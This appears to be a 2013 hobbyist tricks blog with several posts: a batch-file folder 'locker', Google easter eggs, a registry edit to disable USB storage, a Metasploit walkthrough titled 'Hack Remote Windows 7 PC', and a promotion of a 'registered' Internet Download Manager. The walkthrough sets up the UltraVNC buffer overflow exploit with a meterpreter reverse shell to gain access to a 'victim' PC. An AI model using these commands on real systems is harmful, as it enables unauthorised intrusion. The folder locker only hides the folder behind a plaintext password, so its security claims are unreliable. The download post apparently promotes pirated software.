Friday, 11 January 2013

Lock a folder using notepad

Lock a folder using notepad


Here is another script just save it anywhere, name it anything.bat

cls
@ECHO OFF
title Folder Locker
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD -08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Enter password to lock folder or for cancel press N
set/p "cho=>"
if %cho%==XXXX goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD -08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD -08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==XXXX goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD -08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD -08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:END
Here the password by default is XXXX, you can change it to what you want and then save the file, you will have to change XXXX in both lines 10 and 23 of the script.

Google Fun Search Codes

Google Fun Search Codes


Google Fun Search Codes
1. Type “let it snow” and click on I’m Feeling Lucky. (awesome snow effect)
2. Type “google gravity” and click on I’m Feeling Lucky. (things start falling down)
3. Type “elggog” and click on I’m Feeling Lucky. (amazing mirror effect)
4. Type “do a barrel roll” and click on I’m Feeling Lucky. (a nice barrel roll attempted)
5. Type “who’s awesome” and click on I’m Feeling Lucky.
6. Type “tilt” and click on I’m Feeling Lucky. (webpage in 3D)
7. Type “who is the cutest” and click on I’m Feeling Lucky. (cute reviewed)
8. Type “google loco” and click on I’m Feeling Lucky. (someone starts moving)
9. Type “lol limewire” and click on I’m Feeling Lucky. (awesome picture)
10. Type “epic google” and click on I’m Feeling Lucky.
11. Type “rainbow google” and click on I’m Feeling Lucky.
12. Type “annoying google” and click on I’m Feeling Lucky.
13. Type “google pacman” and click on I’m Feeling Lucky.
14. Type “google heart page” and click on I’m Feeling Lucky.
15. Type “google magic” and click on I’m Feeling Lucky.
16. Type “google (color name)” and click on I’m Feeling Lucky.
17. Type “epic box” and click on I’m Feeling Lucky.
18. Type “sexy snape” and click on I’m Feeling Lucky.
19. Type “google sphere” and click on I’m Feeling Lucky.
20. Type “weenie google” and click on I’m Feeling Lucky.

H0w To DISABLE USB port

H0w To DISABLE USB port


To DISABLE USB port ...???


Step 1 :Open Registry Editor
Step 2 : Navigate through following Path
HKEY_LOCAL_MACHINE > SYSTEM > CurrentControlSet > Services > USBSTOR
Step 3: Double Click the Start option
By Default , Value is 3 . It means USB Storage Devices are enabled .
To disable USB Devices , change the value data to 4 .

Hack Remote Windows 7 PC Using UltraVNC Buffer Overflow Attack

Hack Remote Windows 7 PC Using UltraVNC Buffer Overflow Attack

fEatuRe f diZ xploiT :)

This module exploits a buffer overflow in UltraVNC Viewer 1.0.2 Release. If a malicious server responds to a client connection indicating a minor protocol version of 14 or 16, a 32-bit integer is subsequently read from the TCP stream by the client and directly provided as the trusted size for further reading from the TCP stream into a 1024-byte character array on the stack


Exploit Targets

0 – Windows XP SP3 (default)
1-Windows XP SP2
2-Windows 7

Requirement
Attacker: Backtrack 5
Victim PC: Windows 7

Open backtrack terminal type msfconsole

Now type use exploit/windows/vnc/ultravnc_bof

Msf exploit (ultravnc_bof)>set payload windows/meterpreter/reverse_tcp

Msf exploit (ultravnc_bof)>set lhost xxx.xxx.xxx (IP of Local Host)

Msf exploit (ultravnc_bof)>set srvhost xxx.xxx.xxx (This must be an address on the local machine)

Msf exploit (ultravnc_bof)>exploit 


Now you have access to the victims PC. Use “Sessions -l” and the Session number to connect to the session. And Now Type “sessions -i ID

Tuesday, 1 January 2013


Download Latest Internet Download Manager 6.14 (Registered Version)

Latest Internet Download Manager

Internet Download Manager v6.14. Added Windows 8 compatibility. Fixed compatibility problems with different browsers including Internet Explorer 10, all Mozilla Firefox versions up to Mozilla Firefox Aurora,
Google Chrome. Improved FLV grabber to save
videos from web players on YouTube, Google Video, MySpace TV, and other popular sites 

Internet Download Manager (IDM) is a tool to increase download speeds by up to 5 times, resume and schedule downloads. Comprehensive error recovery and resume capability will restart broken or interrupted downloads due to lost connections, network problems, computer shutdowns, or unexpected power outages. Simple graphic user interface makes IDM user friendly and easy to use.Internet Download Manager has a smart download logic accelerator that features intelligent dynamic file segmentation and safe multipart downloading technology to accelerate your downloads. Unlike other download managers and accelerators Internet Download Manager segments downloaded files dynamically during download process and reuses available connections without additional connect and login stages to achieve best acceleration performance. 
Internet Download Manager supports proxy servers, ftp and http protocols, firewalls, redirects, cookies, authorization, MP3 audio and MPEG video content processing. IDM integrates seamlessly into Microsoft Internet Explorer, Netscape, MSN Explorer, AOL, Opera, Mozilla, Mozilla Firefox, Mozilla Firebird, Avant Browser, MyIE2, and all other popular browsers to automatically handle your downloads. You can also drag and drop files, or use Internet Download Manager from command line. Internet Download Manager can dial your modem at the set time, download the files you want, then hang up or even shut down your computer when it's done.

Other features include multilingual support, zip preview, download categories, scheduler pro, sounds on different events, HTTPS support, queue processor, html help and tutorial, enhanced virus protection on download completion, progressive downloading with quotas (useful for connections that use some kind of fair access policy or FAP like Direcway, Direct PC, Hughes, etc.), built-in download accelerator, and many others.
Version 6.14 adds Windows 8 compatibility, adds IDM download panel for web-players that can be used to download flash videos from sites like YouTube, MySpaceTV, and Google Videos. It also features complete Windows 7 and Vista support, YouTube grabber, redeveloped scheduler, and MMS protocol support. The new version also adds improved integration for IE 10 and IE based browsers, redesigned and enhanced download engine, the unique advanced integration into all latest browsers, improved toolbar, and a wealth of other improvements and new features.


Share

Twitter Delicious Facebook Digg Stumbleupon Favorites More